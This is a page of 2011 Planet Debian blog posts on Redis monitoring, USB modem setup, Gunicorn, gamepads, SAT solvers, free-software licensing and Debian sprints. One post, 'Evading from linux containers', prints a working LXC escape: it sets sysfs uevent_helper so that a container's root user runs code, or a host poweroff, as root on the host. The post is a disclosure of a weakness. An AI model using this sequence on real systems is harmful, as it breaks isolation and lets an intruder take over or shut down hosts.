Search Results: "ana"

1 August 2011

Bernhard R. Link: About feature branches for patch handling and reverting to old states.

Now that the debconf videos are available (big THANKS to the video team), I was able to watch the talk about packages in git at Debconf11 and wanted to share some insights:

Chris Lamb: Monitoring Redis? Check last_save_time

As Redis writes to disk asychronously, it is not sufficient to monitor whether it is still listening to TCP/IP connections - you must check whether it is managing to persist the in-memory data to disk. However, as it is not currently possible to deterministically monitor the status of these background saves, we are limited to checking that the number of seconds since the last save has not exceeded some specific number. This is possible by using last_save_time which is available via the INFO command:
$ redis-cli info   grep last_save_time
last_save_time:1312045364
Checking for this has already saved me twice: once when my vm.overcommit_memory = 1 change was accidentally rolled back (see "Background saving is failing with a fork() error" in the Redis FAQ), and again when the machine simply did not have enough disk space. To monitor this with Nagios:
#!/usr/bin/env python
import sys
import time
import redis
def main(host, warning, critical):
    try:
        client = redis.Redis(host=host)
        last_save = time.time() - client.info()['last_save_time']
    except Exception, e:
        print "CRITICAL: %s" % e
        return 2
    ret = 0
    state = 'OK'
    for limit, state_, ret_ in (
        (int(warning), 'WARNING', 1),
        (int(critical), 'CRITICAL', 2),
    ):
        if last_save > limit:
            ret = ret_
            state = state_
    print "%s: Last dump was %d seconds ago" % (state, last_save)
    return ret
if __name__ == '__main__':
    sys.exit(main(*sys.argv[1:]))
The following invokation will trigger a warning when we haven't saved in an hour and become critical if we haven't saved within 24 hours. (If we cannot connect to the server we are immediately critical, so we avoid an extra check just for this.)
$ check_redis 127.0.0.1 3600 86400
This setup works well, although we are now monitoring a non-deterministic heuristic. To remedy this, Redis could expose background save failures in the INFO output (last_bgsave_status=fail, perhaps?). However, the treatment of previous contributions puts me off sending further patches.

31 July 2011

Uwe Hermann: The FONIC Surf-Stick, Huawei E1750 HSPA USB modem, on Debian GNU/Linux via usb_modeswitch and wvdial

FONIC Surf-Stick, Huawei E1750, package
I recently got myself a FONIC account for mobile Internet. This (German) prepaid-provider offers a "daily flatrate" for 2.50 per day. After the 10th day of usage (i.e., 25 ) you don't pay any more. This means, even if you need mobile Internet access 31 days a month, you only pay for 10 days. After 500MB/day or 5GB/month you're throttled down to GPRS speed (but you can still connect, and you don't pay more). The FONIC account comes with the "FONIC Surf-Stick", a Huawei E1750 HSPA USB modem (apparently it supports GPRS, EDGE, UMTS, HSDPA (up to 7.2Mbit/s), HSUPA (up to 5.76 Mbit/s), and a SIM card. In order to use the device on Linux you need two packages, usb_modeswitch and wvdial:
  $ apt-get install usb-modeswitch wvdial
Recent versions of usb_modeswitch (and matching udev entries) already support the Huawei E1750 out of the box, a few seconds after attaching the device it's automatically switched into modem mode. After this has been done you should have three new serial devices, usually /dev/ttyUSB0, /dev/ttyUSB1, and /dev/ttyUSB2. You'll need /dev/ttyUSB0 for talking to the device using AT commands. The lsusb output should look like this (see here for full lsusb -vvv):
  $ lsusb
  Bus 001 Device 045: ID 12d1:1436 Huawei Technologies Co., Ltd. 
(before usb_modeswitch was run, the USB IDs were 12d1:1446) FONIC Surf-Stick, Huawei E1750, front The required settings for connecting are documented at fonic.de, specifically the APN (pinternet.interkom.de). A username and/or password is not required. You need to provide your FONIC PIN though. Dialing is done using the *99# number and using the ATDT command. I'm using the following wvdial config file:
  $ cat /etc/wvdial.conf
  [Dialer Defaults]
  Modem = /dev/ttyUSB0
  Baud = 460800
  [Dialer pin]
  Init1 = AT+CPIN=1234
  [Dialer fonic]
  Phone = *99#
  Username = foo
  Password = foo
  Stupid Mode = 1
  Dial Command = ATDT
  Init2 = ATZ
  Init3 = AT+CGDCONT=1,"IP","pinternet.interkom.de"
FONIC Surf-Stick, Huawei E1750, back For mobile Internet access you would do the following:
  1. Attach the device via USB, wait a few seconds to let usb_modeswitch do its magic.
  2. Run wvdial pin and wait a few seconds (until the prompt returns):
      $ wvdial pin
      --> WvDial: Internet dialer version 1.61
      --> Initializing modem.
      --> Sending: AT+CPIN=1234
      AT+CPIN=1234
      OK
      --> Modem initialized.
      --> Configuration does not specify a valid phone number.
      --> Configuration does not specify a valid login name.
      --> Configuration does not specify a valid password.
    
  3. Run wvdial fonic and wait until the "CONNECT" message appears and you get DNS addresses:
      $ wvdial fonic
      --> WvDial: Internet dialer version 1.61
      --> Initializing modem.
      --> Sending: ATZ
      ATZ
      OK
      --> Sending: ATZ
      ATZ
      OK
      --> Sending: AT+CGDCONT=1,"IP","pinternet.interkom.de"
      AT+CGDCONT=1,"IP","pinternet.interkom.de"
      OK
      --> Modem initialized.
      --> Sending: ATDT*99#
      --> Waiting for carrier.
      ATDT*99#
      CONNECT
      --> Carrier detected.  Starting PPP immediately.
      --> Starting pppd at Mon Aug  1 xx:xx:xx 2011
      --> Pid of pppd: 18672
      --> Using interface ppp0
      --> local  IP address xxx.xxx.xxx.xxx
      --> remote IP address yyy.yyy.yyy.yyy
      --> primary   DNS address 193.189.244.225
      --> secondary DNS address 193.189.244.206
    
If everything worked fine you should now have connected successfully. There are other alternatives for achieving the same result, including umtsmon (Qt3 in the last release from 2009, looks a bit unmaintained), kppp, the GNOME NetworkManager, and others, but wvdial worked OK for me. For more details about the Huawei E1750 device (e.g. lsusb -vvv and more photos), see my wiki page at http://randomprojects.org/wiki/FONIC_Surf-Stick_Huawei_E1750 Update 2011-08-03: My measured download speed for a Debian ISO (over HTTP via wget, at night, roughly 22:00 o'clock) is 350-470 KB/s in case anyone is interested. During this download the blue LED on the stick was enabled, which denotes a UMTS connection (green == GPRS/EDGE, turquoise == HSDPA).


Benjamin Mako Hill: Cost of Computing in Coal

 by jonasclemens, on Flickr
Creative Commons Attribution 2.0 Generic License by jonasclemens
Much of my academic research involves statistics and crunching through big datasets. To do this, I use computer clusters like Amazon's EC2 and a cluster at the Harvard MIT Data Center. I will frequently kick of a job to run overnight on the full HMDC cluster of ~100 computers. Some of my friends do so nearly every night on similar clusters. Like many researchers and engineers, it costs me nothing to kick off a big job. That said, computers consume a lot of energy so I did a little back-of-the-envelope calculation to figure out what the cost in terms of resources might add up to. An overnight job that uses a 100 computer cluster might use 800 computer-hours. Although power efficiency varies hugely between computers, most statistical analysis is CPU intensive and should come close to maximizing power consumption. According to a few sources [e.g., 1 2 3], 200 watts might be a conservative estimate of much a modern multi-CPU server will draw under high load and won't include other costs like cooling. Using this estimate, the overnight job on 100 machines would easily use 160 kilowatt hours (kWh) of energy. In Massachusetts, most of our power comes from coal. This page suggests that an efficient coal plant will generate 2,460 kWh for each ton of coal. That means that one overnight job would use 59 kg (130 lbs) of coal. In the process, you would also create 153 kg (338 lb) of CO2 and a bit under half a kilogram (about 1 lb) of nitrogen oxides and sulfur dioxide each. It's a very rough estimate but it certainly generates some pressure to make sure the research counts! Of course, I've written some free software that runs on many thousands of computers and servers. How many tons of coal are burnt to support laziness or a lack of optimization in my software? What is the coal cost of choosing to write a program in a less efficient, but easier to write, higher-level programming languages like Python or Ruby instead of writing a more efficient version in C?

Stefano Zacchiroli: DebCevapciConf

During Debconf11, I've tried a couple of times to eat Cevapi, but for one reason or another I didn't manage to. On my way from Banja Luka to Split, I've stopped my motorbike in the proverbial middle of nowhere for lunch (the fact it was raining cats & dogs helped in not having much of a choice). As a consequence, the waiter I ended up facing didn't speak a single word of any language I know. The only three words of Bosnian I managed to say were luckily the right ones: evapi, pivo, and voda. The only missing ingredient for a perfect DebConf in the Balkans evapi has hence been acquired before leaving the country. Everything else was already there: intense hacking, truckload of emotions, tiny teeny bit of stress, feeling of family, and physical exhaustion. No sign of DebConf flu (yet). In case you missed a specific event or the conference all together, hail the Videoteam for having already made available the videos on video.d.n. They can provide useful entertaining for the forthcoming weeks. For what is worth, I plan to spend the next two weeks elsewhere in the Balkans with very little Internet (as in: none at all). Talk to you later.

Christian Perrier: [running] Debconf running: New-York record partly broken

OK, I'll also blog about other DebConf activities, but I was just working on my sports software of choice and just summarized my running activities here in Banja Luka (it's 22h45 last day of Debconf). I finally broke my record of last year (where I ran 112 kilometers) by running 115 kilometers. However, that was in 12 days while I was only 10 full days in New-York. So that record is only partially broken. These 115km were run in 12h09', which leads to a pace of 9.5km/h or 6'18"/km or 10'13"/mile (hello, Dirk). Fairly slow, indeed. However, this or that may better explain..:-). The cumulated positive slope for these 115km has been around 2000 meters! Specifically, I had great fun today when No l and I decided to make a final round in the hills close to the Banj Brdo. For that 12km run, we shared a taxi to the start of the Banj Brdo road, to avoid 2km of boring run in Banja Luka streets, then made our way to nearly each and every path we could find. Of course, that should soon lead to a very well mapped area on Openstreetmap. As usual, when a DebConf ends, the area is much better maped than it was before it. Here, the city was too well mapped by local OSMers, so we had to go to the mountains..:-). On this sunny Saturday, doing what I call a real trail run, with mud, slopes, scratching vegetation, rocks.....was an incredibly great pleasure. Sharing this with No l was also great. Hopefully, running in Managua next year will be as much fun (but maybe really tricky because of the heat). See you there!

Chris Lamb: Sysadmin-friendly deployment of Gunicorn in Debian

Over the last 18 months Gunicorn has replaced mod_wsgi as the de facto container for deploying Django projects. However, whilst it was first uploaded to Debian in April 2010, it was not particularly sysadmin friendly. In particular, it required custom initscripts (or some other mechanism) to manage each Gunicorn instance. To improve that, you can now place multiple configuration files inside /etc/gunicorn.d:
# /etc/gunicorn.d/django.example: defaults are commented out
CONFIG =  
    'mode': 'django',
    'environment':  
        'PYTHONPATH': '/path/to/custom/python/packages',
     ,
    # 'working_dir': '/',
    # 'user': 'www-data',
    # 'group': 'www-data',
    'args': (
        # '--bind=127.0.0.1:8000',
        '--workers=4',
        # '--worker-class=egg:gunicorn#sync',
        # '--timeout=30',
       'settings',
    ),
 
All instances can then be restarted using:
$ /etc/init.d/gunicorn restart
Stopping Gunicorn workers: [example] [site_a] [site_b].
Starting Gunicorn workers: [example] [site_a] [site_b].
Sites using plain WSGI can use the wsgi mode - see /etc/gunicorn.d/wsgi.example.

30 July 2011

Christian Perrier: [running] Debconf running: New-York record partly broken

OK, I'll also blog about other DebConf activities, but I was just working on my sports software of choice and just summarized my running activities here in Banja Luka (it's 22h45 last day of Debconf). I finally broke my record of last year (where I ran 112 kilometers) by running 115 kilometers. However, that was in 12 days while I was only 10 full days in New-York. So that record is only partially broken. These 115km were run in 12h09', which leads to a pace of 9.5km/h or 6'18"/km or 10'13"/mile (hello, Dirk). Fairly slow, indeed. However, this or that may better explain..:-). The cumulated positive slope for these 115km has been around 2000 meters! Specifically, I had great fun today when No l and I decided to make a final round in the hills close to the . For that 12km run, we shared a taxi to the start of the Banj Brdo road, to avoid 2km of boring run in Banja Luka streets, then made our way to nearly each and every path we could find. Of course, that should soon lead to a very well mapped area on Openstreetmap. As usual, when a DebConf ends, the area is much better maped than it was before it. Here, the city was too well mapped by local OSMers, so we had to go to the mountains..:-). On this sunny Saturday, doing what I call a real trail run, with mud, slopes, scratching vegetation, rocks.....was an incredibly great pleasure. Sharing this with No l was also great. Hopefully, running in Managua next year will be as much fun (but maybe really tricky because of the heat). See you there!

Marco d'Itri: Evading from linux containers

For the past few years, the Linux Containers project has been developing some kernel technologies which provide isolation, accounting and management for kernel resources. When completed, together they will allow implementing lightweight virtualization of the operating system like is currently possible with OpenVZ. It is very important to understand that not all the pieces are ready yet, so currently a LXC container does not provide the same security of other virtualization technologies. This example shows how the root user of a container can easily run code as root in the host system, since sysfs does not support namespaces:
lxc$ cat <<END > /tmp/evil-helper
#!/bin/sh
echo 'hi!' >> /tmp/evil-helper.log
END
lxc$ chmod +x /tmp/evil-helper
lxc# mkdir /sys
lxc# mount -t sysfs sysfs /sys
lxc# echo /var/lib/lxc/test/rootfs/tmp/evil-helper > /sys/kernel/uevent_helper
lxc# echo change > /sys/class/mem/null/uevent
The last command will trigger a uevent, which will be processed by running in the host our script created inside the container. Or else:
inside# echo /sbin/poweroff > /sys/kernel/uevent_helper
Because of this, LXC containers are vulnerable to a malicious root user and are not really a replacement for OpenVZ. This will change when support for labelling files with user namespaces will be completed.

28 July 2011

Tanguy Ortolo: Using a gamepad under GNU/Linux

Saitek PS2700 gamepad I have just bought a gamepad, the Saitek V.3 Cyborg Rumble Pad (also marketed as PS2700), mainly to play at SuperTuxKart under Debian GNU/Linux. It works perfectly, except for one minor feature, and it can be used for playing and as an X11 input device.System support This device uses USB HID so it is directly supported by the Linux kernel, with its module joydev, I guess: it appears as /dev/input/eventX and /dev/input/jsY. It can be tested with jstest-gtk from the package jstest-gtk: it has 7 axes (two sticks, one directional pad and two triggers that count as one single axis) and 13 buttons (4 regular, 2 rear, the 2 triggers that also send button events, 3 specials and the 2 sticks that can be clicked). They are presented in an order that is rather logical, except the trigger axis is inserted between the two axis of the second stick. It also features two strange buttons:
  • a precision mode switch, that is meant to slow the sticks, restricting them to a narrow logical range to allow a precise aim: this does not work at all, I suppose it requires some driver support;
  • a PC/PS3 switch that produces a disconnection and an immediate reconnection and changes the events the pad reports: in PS3 mode, the triggers axis disappears (and the two axis of the second stick become consequently adjacent).
Game support I only tested SuperTuxKart, but I think any game able to use a gamepad or a joystick should support it: after all, they all use the same protocol. The default mapping is rather logical but I find it more convenient to use the triggers rather than the main stick to accelerate and brake. I do not know if the vibration feature can be used at all, because I do not know how it is exposed and I do not think I have any game that would be able to take advantage of it. X.Org support This is an interesting feature: X.Org has a joystick(4) driver, available in the package xserver-xorg-input-joystick that allows you to use a joystick or a gamepad as an input device, both for pointing and typing. So, just for fun, I installed the joystick driver. It installs a default configuration file as /usr/share/X11/xorg.conf.d/50-joystick.conf, that is enough to provide features equivalent to a regular mouse. But given the number of axes and buttons of my pad, it deserved a special configuration in /etc/X11/xorg.conf.d/rumblepad.conf:
Section "InputClass"
    Identifier  "Rumble Pad"
    Option      "MatchIsJoystick"   "on"
    Option      "MatchProduct"      "Cyborg V.3 Rumble Pad"
    # Main stick axes: point
    Option      "MapAxis1"          "mode=relative axis=+1x deadzone=5000"
    Option      "MapAxis2"          "mode=relative axis=+1y deadzone=5000"
    # Second stick axes: scroll
    Option      "MapAxis3"          "mode=relative axis=+1zx deadzone=5000"
    Option      "MapAxis5"          "mode=relative axis=+1zy deadzone=5000"
    # Triggers: scroll vertically
    Option      "MapAxis4"          "mode=relative axis=+1zy deadzone=5000"
    # Directional pad: point
    Option      "MapAxis6"          "mode=accelerated axis=+1x deadzone=5000"
    Option      "MapAxis7"          "mode=accelerated axis=+1y deadzone=5000"
    # Buttons 1, 2 and 3 : click (no use for button 4)
    Option      "MapButton1"        "button=1"
    Option      "MapButton2"        "button=2"
    Option      "MapButton3"        "button=3"
    Option      "MapButton4"        "none"
    # Rear buttons: back and forward
    Option      "MapButton5"        "key=166"   # XF86Back
    Option      "MapButton6"        "key=167"   # XF86Forward
    # Triggers: no use
    Option      "MapButton7"        "none"
    Option      "MapButton8"        "none"
    # Special buttons
    Option      "MapButton9"        "key=135"   # select : Menu
    Option      "MapButton10"       "key=172"   # start : XF86AudioPlay
    Option      "MapButton13"       "key=180"   # home : XF86HomePage
    # Sticks click: click
    Option      "MapButton11"       "button=1"  # clic left stick
    Option      "MapButton12"       "button=3"  # clic right stick
EndSection
It is commented, but here is what it does:
  • point with the main stick and the directional pad;
  • scroll with the second stick and the triggers;
  • click with the game buttons and the sticks;
  • navigate back and forth with the rear buttons (I use that to switch between my virtual desktops);
  • do some special stuff with the special buttons: open the context menu, play the music, open a file explorer to your home directory.
It is worth noting that joysticks have one feature that mice do not have: they allow to scroll at a variable speed, proportional to the shift of an analogue stick. This is the meaning of these zx and zy axes I mapped to the second stick, and it provides a scrolling experience that is far superior from that of a mouse wheel.

Jon Dowland: mr-lint

mr (multi-repository) is a useful script by Joey Hess for managing multiple version control check-outs. It's particularly useful for team Debian package maintenance, where you can have a common mrconfig file allowing team members to have easy access to all packages. Here's the mrconfig file for the Games team (which bizarrely only lists git repositories despite being maintained in svn ). It could also be useful for maintaining a collection of puppet modules from separate places. I frequently find myself wanting to sanity check my local copies of repositories. Have I forgotten to push commits upstream? Are my local branches not up-to-date? In a package management context, have I remembered to tag each package release? Are all the upstream releases tagged? To aid this process, I've hacked together a script I've called mr-lint. This reads your mrconfig file and performs the above tests on every repository it finds. It attempts to determine whether the check-out is a debian package or not, and performs additional tests where appropriate. Sample output:
$ mr-lint wd/debian/bup
wd/debian/bup: local branches not present in origin: rescue-diverge
wd/debian/bup: local branch debian does not match origin branch debian
wd/debian/bup: local branch master does not match origin branch master
wd/debian/bup: 5 missing upstream tags: 0.21, 0.17b, 0.20, 0.24b, 0.14a
wd/debian/bup: 3 missing debian tags: debian/0.17b-1, debian/0.20-2,
debian/0.21-1
I've called it mr-lint because I hope that if people think the idea is sound or the script useful, I might be able to adapt it into a patch against mr itself. Here's the script. If there is any interest, I'll put it somewhere more permanent.

26 July 2011

Michal &#268;iha&#345;: First MeeGo application

After some troubles I finally managed to write first usable application for MeeGo. The first thing I have choosen was intentionally simple as I more or less wanted to get used to Qt Quick. However I still think it can be useful (after some polishing), at least I used similar application on my older phone :-). The application is meant for photographers who don't remember hyperfocal distance for all their lenses and apertures or want to calculate depth of field: Screenshot Code is released under GNU GPL on Gitorious: https://gitorious.org/dofcalc

Filed under: English Meego 2 comments Flattr this!

Joachim Breitner: SAT-solving the testing transition problem

It is half-time for me at DebCamp/DebConf11 in Banja Luka, Bosnia-Herzegovina, and that is a good time to write about my work so far. I started with some finger exercises, such as the HTML copying for gnome-terminal (as blogged previously) and cosmetic changes to the buildd.debian.org/status website. After that, I began my main project: A SAT-based solver for the testing transition problem. In Debian, new software first enters a repository called unstable, where it is tested. Once some requirements are fulfilled (package has been in unstable for usually at least 10 days and has no new release critical bugs), it is entitled to enter the repository called testing, which will eventually form a new stable Debian release. But some packages need to migrate together, usually because either requires the new version of the other. Also, no packages in testing ought to become uninstallable by some seemingly unrelated change. The software that decides these things is called britney. It is sufficiently good in making sure nothing bad happens, but not smart enough to figure out what to do in case more than two packages need to migrate simultaneously. My goal is to improve this. Now, the the various requirements can all be expressed as predicative formulas, and a lot of research has been going into writing good solvers for such problems, called SAT-solvers. Hence my plan was to only specify what we expect from a testing migration, but leave the search for a solution to such a general purpose and highly optimized program. My initial progress was good and I had some result after two days of hacking, and the approach is promising. Because the data sets are pretty large (1.5GB of input data, the final SAT problem has 1.8 million clauses with 250.000 variables), so I learned quite a bit about profiling and optimizing Haskell programs, and that parsec is slower than working with BS.lines and BS.split to parse simple input. I also used the FFI to use dpkg code directly to compare Debian version numbers. At some point I noticed that I actually want to solve PMAX-SAT problems: Given two set of clauses, hard clauses and soft clauses, find a variable assignment that fulfills the hard clauses and as many of the soft clauses as possible. Unfortunately, there are no fast Free PMAX-SAT solvers around. The ones that I found and that were fast enough that I could use them, msuncore by Joao Marques-Silva at the University College Dublin and MiniMaxSat by Federico Heras at the Universitat Polit cnica de Catalunya, are only available as statically linked binaries. It is a shame that this is acceptable by the academic community; imagine mathematicians would stop including the proofs in their papers, and only share their theorems. So if you happen to have written a PMAX-SAT solver and can solve this instance (in weighted DIMACS format) in less than five minutes, and want to brag that the Debian project is using your code, then please release it under a Free license (e.g. GPL or BSD) and tell me about it! The code of my SAT-based solver is, of course, available, though slightly unpolished. Parts of it (notably the interface to picosat and the PMAX-SAT solvers) might be of general interest and I plan to put them on Hackage as a separate license. Update: I have contacted the authors of the SAT solvers mentioned above, and they have reconfirmed that they have no intention of releasing the source. Now I put my hope in maxsatz2009 by Chumin LI, which is GPL but was not able to cope with my large instance directly; I think I need to change the memory management.

Flattr this post

25 July 2011

Anand Kumria: Licence stupidity in 2011.

As amazing as it is, there are still people who simply do not understand Free Software licences (but actually generate Free Software). Consider this gem.
A project that is released as GPL cannot be used in any commercial product without the product itself also being offered as open source.
What? You mean like the Linux kernel? A GPL'd product used in many commercial products? Even worse, he conflates "open source" with Free Software. For shame, Kenneth Reitz, for shame.

23 July 2011

Stefano Zacchiroli: harmonious assignments

why proprietary relicensing is unacceptable for a Free Software enthusiast The past few months have witnessed a large debate about copyright assignment, which seems to has neared its peak around the time Project Harmony has released version 1.0 of its agreement templates. (Note: I use the expression "copyright assignment" in this post, but I'd happily include into it both actual Copyright Assignment Agreements CCAs and Contributor License Agreements CLAs, as both could be used to permit various forms of proprietary relicensing.) Mark Shuttleworth has been one of the most prominent voices campaigning in favor of copyright assignments (to for-profit companies). A couple of interesting blog posts of his where this is evident are "On balancing economic power in the FLOSS ecosystem" and "The responsibilities of ownership". Voices against the opportunity of increasing the popularity of copyright assignments are aplenty and it is pointless to repeat good arguments which I find fully convincing. If you are interested in the subject, here are a few good reads I recommend: What I would like to add to the debate is the point of view of a Free Software enthusiast, not unlike yours truly. I contribute to Free Software not because it is superior to proprietary software in either its software products or in its development methodology. (It actually is superior in many cases, but that's just not my primary motivation.) I do contribute to Free Software to build a world in which users are in complete control of the software they run. Let's assume we have a broken toaster at home. We are all free to (1) open it up and try to repair it by ourselves. If we don't have the needed knowledge, we are free to (2) hand it over to a person that we trust and who does have the needed knowledge to repair it. That failing, we can (3) ask the toaster producer to repair it for us. Many people like me simply don't accept to live in a world where, once all the toasters will be software-driven, the only repair option will be (3), just because the toaster software is proprietary. (Given various kind of [broken] metaphors have been used to explain copyright assignments, it seemed sensible to propose my broken toaster metaphor in exchange.) When I contribute to some Free Software project, I not only care about being able myself to get a Free Software licensed copy of the whole product (i.e. the original software product + my own contribution). I care that all recipients of the product, present and future, will be able to get that contribution with enough freedoms attached to put them in control of the software that includes it. This desire can be fulfilled with a varying degree of success, depending on the license of the code base I contribute to. For instance, I find more pleasant to contribute to a copyleft licensed code base than to a weak-/non-copyleft licensed one, and more pleasant to contribute to an AGPL-ed web app than to a copyleft web app. It also means that, given the option, I will not allow the code base maintainer to re-license my contribution under terms that allow distributing it without suitable freedoms attached. Different contributors will be ready to accept different re-licensing promises, but the mere fact we are debating all this and that companies like Canonical feel the need of campaigning for copyright assignments is evidence that many contributors like me exists and actually have a problem with allowing downstream relicensing of their contributions. What is feared the most is of course proprietary relicensing. According to my moral horizon this is the case not because the company might end up gaining money out of my code: I wouldn't have a problem with that. The reason is rather that the company will be able to distribute my own code in a way that grants less freedoms to users than those that were implicitly "agreed upon" when the contribution has been written. In that respect, I can't help thinking at harmony agreements as a large scale smoke screen experiment meant to convince volunteers that copyright assignments are something Free Software needs. By exploiting the creative-commons-like "it's easy, just choose one" scheme, Harmony takes the chance of offering misleading options such as the one labeled "any OSI approved license". Via that option, which is seemingly fine, the copyright recipient will be allowed to relicense the contribution under some non-copyleft license (e.g. BSD) and from there do essentially what they want. All in all, companies campaigning for copyright assignments seem to have failed to understand two main points. The first one is that contributors motivated by Free Software ideals want the code to remain free not only for themselves, but for all recipients of the code. I'm not claiming that all contributors to FOSS projects belong to this category, but the fact that there is a considerable amount of such people is undeniable. Hoping that they will be fooled by tricks like the "any OSI approved license" agreement is foolish. The second is that while volunteer Free Software communities do respect companies that provide huge amounts of code contributions, they also expect companies to figure out by themselves which business models make their businesses sustainable. Telling volunteers that current business models are not sustainable without proprietary relicensing is worthless. Volunteers just don't care. They want software freedom guarantees and are not willing to renounce to them in exchange of the wealth of companies, not even under the (implicit) threat that otherwise those companies will be forced to reduce the amount of their code contributions.
Update: explain in the initial note why my reasoning here encompasses both CCAs and CLAs. Thanks Tollef for noticing that it wasn't clear.

Clint Adams: Marvell Libertas AP userland

Thanks to Bdale, uaputl and uapevent are now in Debian!

Antonio Terceiro: Hello, Planet Debian

Hello, world! So, now this blog is being syndicated on Planet Debian, and I decided to write something to introduce myself. I was born in Salvador, Bahia, Brazil. I am married to Josy, a wonderful person; we do not have any kids yet, but anyone can notice we both discretely drooling when close to small children. I have a passion for building things, and making things work. Programming happens to be the better building toy that someone already invented. I became am official Debian Developer a little more than one week ago, but I have been working in the project for some time already. In the very beginning I was involved with the Perl group, but now almost all my work is in the Ruby team. I am a PhD student at Federal University of Bahia under supervision of professor Christina Chavez. My research involves three topics I am just fascinated about: Free ("and Open Source") Software, Software Design and Empirical Software Engineering. I am investigating whether it is possible to explain the variation in Structural Complexity by analyzing developer attributes. I want to answer questions such as "do developers with more experience in a project produce more complex code?", or "do developers that focus on a single part of the project produce more complex code than developers who work on the entire project?". As part of my PhD research I have been working on analizo, a multi-language source code analysis and visualization toolkit. I plan to write specifically about it in a later opportunity. My other job is running my own company, Colivre, together with several other great people. Colivre is a cooperative, which basically means that everyone who works there is also an owner of the company. We provide web solutions, in special social networking environments, social media websites and the like. Working on (and with) free software is our premise at Colivre, and most of our work involves either Noosfero or Foswiki. Right now I am taking some time off from Colivre to be able to concentrate on (and finish!) my PhD. Until late September I live at the beautiful Vancouver, BC, Canada, where I am currenly a visiting reasearcher at the Software Practices Lab at UBC under supervision of professor Gail Murphy. So that's it, I hope to post interesting stuff here and to get your feedback whenever you find it's worth. I also maintain a microblog at identi.ca, where you'll find shorter (and more frequent) updates.

Michael Schultheiss: [ ] I want to attend this conference

Earlier this month, for the first time in 4 years I unchecked the box "I want to attend this conference" in Penta, the DebConf conference management system. Despite this, I *do* want to attend DebConf11 but unfortunately due to work obligations I'm unable to attend this year. Hope to see you in Nicaragua!

22 July 2011

Stefano Zacchiroli: 16 months of debian sprints

average sprint speed: 1 sprint/month I've proposed a DebConf11 BoF on Debian sprints and, more generally, on how we have been using Debian money in the past 1.3 years. As part of the BoF preparation, I've taken the time to review the last 16 months of sprints and check how the Debian Sprint Program which we've recently streamlined and "marketed" quite a bit is going. In particular, I've finally done the homework of preparing the big table of sprints and their costs, in order to evaluate how sustainable the sprint program is. Without further ado, here is the table:
Debian sprints held from April 2010 to June 2011
No Sprint When (month) Where Attendees Debian cost (EUR)
1 groupware (report) 04/2010 de 4 240
2 FAI (report) 06/2010 de 7 570
(DebConf10) 08/2010 us
3 ftpmaster (report) 09/2010 de 3 350
4 DSA (report) 09/2010 de 3 400
5 release team (report) 10/2010 fr 6 0
6 kernel team (report) 10/2010 fr 3 120
7 www team 12/2010 at 5 1430
8 debian med 01/2011 de 25 460
9 security team 01/2011 de 7 1000
10 emdebian 02/2011 uk 17 0
11 ftpmaster 03/2011 de 5 2000
12 groupware 04/2011 de 6 300
13 alioth 05/2011 uk 4 500
14 debian edu 06/2011 de 9 760
15 release team 06/2011 be 5 1640
(DebConf11) 07/2010 ba
Total 15 sprints 16 months 9770
To better understand the table, several comments are in order:
  • numbers are approximate in various ways. In particular, 2010 costs predate a protocol I've agreed upon with the Debian auditors to do proper accounting, hence it is possible that some costs are slightly overestimated
  • costs are Debian's costs and do not include reimbursements for non-Debian people that might have attended the sprint. This also explains why some sprints have been at 0 cost: they have been entirely sponsored by other entities interested in supporting Debian, such as companies or institutions.
  • where needed, costs have been normalized to Euro
  • we have streamlined the sprint process around October 2010 (you can find the underlying rationales in an old RFC). Sprints happened before that data had a different way of being announced and of reporting back to the project.
  • the above data are not detailed enough to properly estimate per-person costs, as we lack a breakdown of Debian vs non-Debian attendees
  • no costs for DebConf-s are included, as they have their own budgets which aims to be amortized 0 cost in the long run
Please note that the purpose of the table is not to be precise and transparent about Debian finances and how we use them. That is a (very!) worthwhile goal and I do think Debian should do much better in informing its community about how donated money are used to further Debian goals. But that is a broader topic on which the auditors are working; it is not up to me to discuss it here. If you are interested in that topic though, you might want to follow tbm's BoF at DebConf11. The purpose of the table is rather to find out some general figures about Debian sprints held in the recent past:
  • we have had a total of 15 sprints in 16 months (about 1 sprint/month)
  • we have spent about 10'000 EUR for sprints, for an average per-sprint cost of about 650 EUR
  • all sprints have been held in Europe
    (given DD geographical distribution, I find quite surprising that no group of US-based Debian hackers have asked for sprint sponsoring)
  • about half of the sprints have been held in Germany
    (probably thanks to DD-density there and also to the welcoming attitude of friendly venues such as the Linux Hotel)
  • the variance of per-person costs is high: there are very cheap sprints (e.g. when people travel within Europe by train and stay at friends') and quite expensive sprints (e.g. when one or more of the participant needs to be flown oversea which has happened only once, up to now)
I'm personally quite happy about those figures. Enabling volunteer developers to meet and hack together in person is possibly the most valuable way of using donated money. Having 1 sprint/month is not bad, but in a project the size of Debian is quite possibly a minimum. Doing more than that is highly desirable. It is also financially sustainable, especially if we will be able to show by actually having more sprints and being transparent about them that we can put into good use donated money. Another, more subtle, aspect of sustainability is that related to sprint management. Processing sprint requests and ensuring that transparency guidelines are actually followed by the organizers is still quite some work. I've been mostly doing that myself up to now, which is all fine and well, but does not necessarily scale. Other organizations (such as KDE e.V.) have realized that to the point of having hired people specifically to manage sprints in an otherwise volunteer community. In Debian we are quite keen of maintaining the project running on a volunteer basis. At the same time I feel we should have more room for scalability in the number of sprints we could run. So if you are looking for a management task to help Debian with, think about becoming, err, "sprint master", and contact me. If otherwise you want to focus on Debian hacking, what are you waiting for? Check the guidelines and propose your sprint! To know more about sprints, Debian money, and how you could help with all that, be sure not to miss the Sprint and money BoF.

Cosimo Alfarano: Facebook, Google+ and Diaspora (part 2)

This probable is more a tweet [Edit: typo.Thanks to Robot101 :D] than a blog article, but since my last post was about the same subject, I felt it'd make sense to point this article out.

Its author analysed in a deeper way than what I did what the future looks (or is?) like and, I have to say, that after a bit of time spent on G+, I envisioned pretty much a similar future, reason for which I started following Edd Dumbill on G+ and of Twitter ;)
Also thanks to Zack for mentioning the article.

End of post, I said it was short, didn't I? ... and I made it longer than what originally conceived :)

Next.

Previous.